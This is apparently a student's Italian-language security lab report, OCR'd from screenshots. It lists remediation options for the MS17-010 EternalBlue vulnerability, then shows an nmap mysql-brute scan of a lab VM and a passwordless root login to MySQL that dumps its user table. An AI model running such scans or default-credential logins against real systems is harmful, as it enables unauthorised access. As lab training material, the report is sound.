Modifica le impostazioni di Controllo dell'account utente
stefano
Administrator
Protetto da password
23:08
17/06/2025
19:47
TGueqZGe.jpeg 800 x 600 41.1 kB 100.0%
CTRL (DESTRA)


screenshot

Alcune ipotesi di remediation per la vulnerabilità MS17010 EternalBlue): ● Risoluzione completa: ○ Applicare la patch di sicurezza MS17010 rilasciata da Microsoft ○ Effort: Medio - richiede pianificazione, test e distribuzione dell'aggiornamento ● Risoluzione della sola vulnerabilità: ○ Disabilitare il protocollo SMBv1 sui sistemi vulnerabili ○ Effort: Basso-Medio - può essere fatto tramite policy di gruppo, ma richiede test di compatibilità ● Limitazione dell'accesso e movimenti laterali: ○ Segmentazione della rete per isolare i sistemi vulnerabili ○ Implementazione di firewalling interno per limitare il traffico SMB ○ Monitoraggio avanzato della rete per rilevare attività sospette ○ Effort: Alto - richiede progettazione e implementazione di controlli di rete ● Mitigazione temporanea: ○ Bloccare le porte TCP 139 e 445 a livello di firewall perimetrale ○ Effort: Basso - rapido da implementare, ma può impattare alcune funzionalità legittime

ESERCIZIO FACOLTATIVO



```
┌──(kali㉿kali)-[~]
└─$ nmap --script=mysql-brute 192.168.50.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-17 19:51 EDT
Nmap scan report for 192.168.50.101
Host is up (0.000084s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
| mysql-brute:
|   Accounts: No valid accounts found
|   Statistics: Performed 0 guesses in 5 seconds, average tps: 0.0
|_  ERROR: The service seems to have failed or is heavily firewalled...
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:A1:4B:45 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.20 seconds
```



```
┌──(kali㉿kali)-[~]
└─$ mysql -u root -h 192.168.50.101 -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 21
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SELECT User, Host, Password FROM mysql.user;
+------------------+------+----------+
| User             | Host | Password |
+------------------+------+----------+
| debian-sys-maint |      |          |
| root             | %    |          |
| guest            | %    |          |
+------------------+------+----------+
3 rows in set (0.000 sec)

MySQL [(none)]> █
```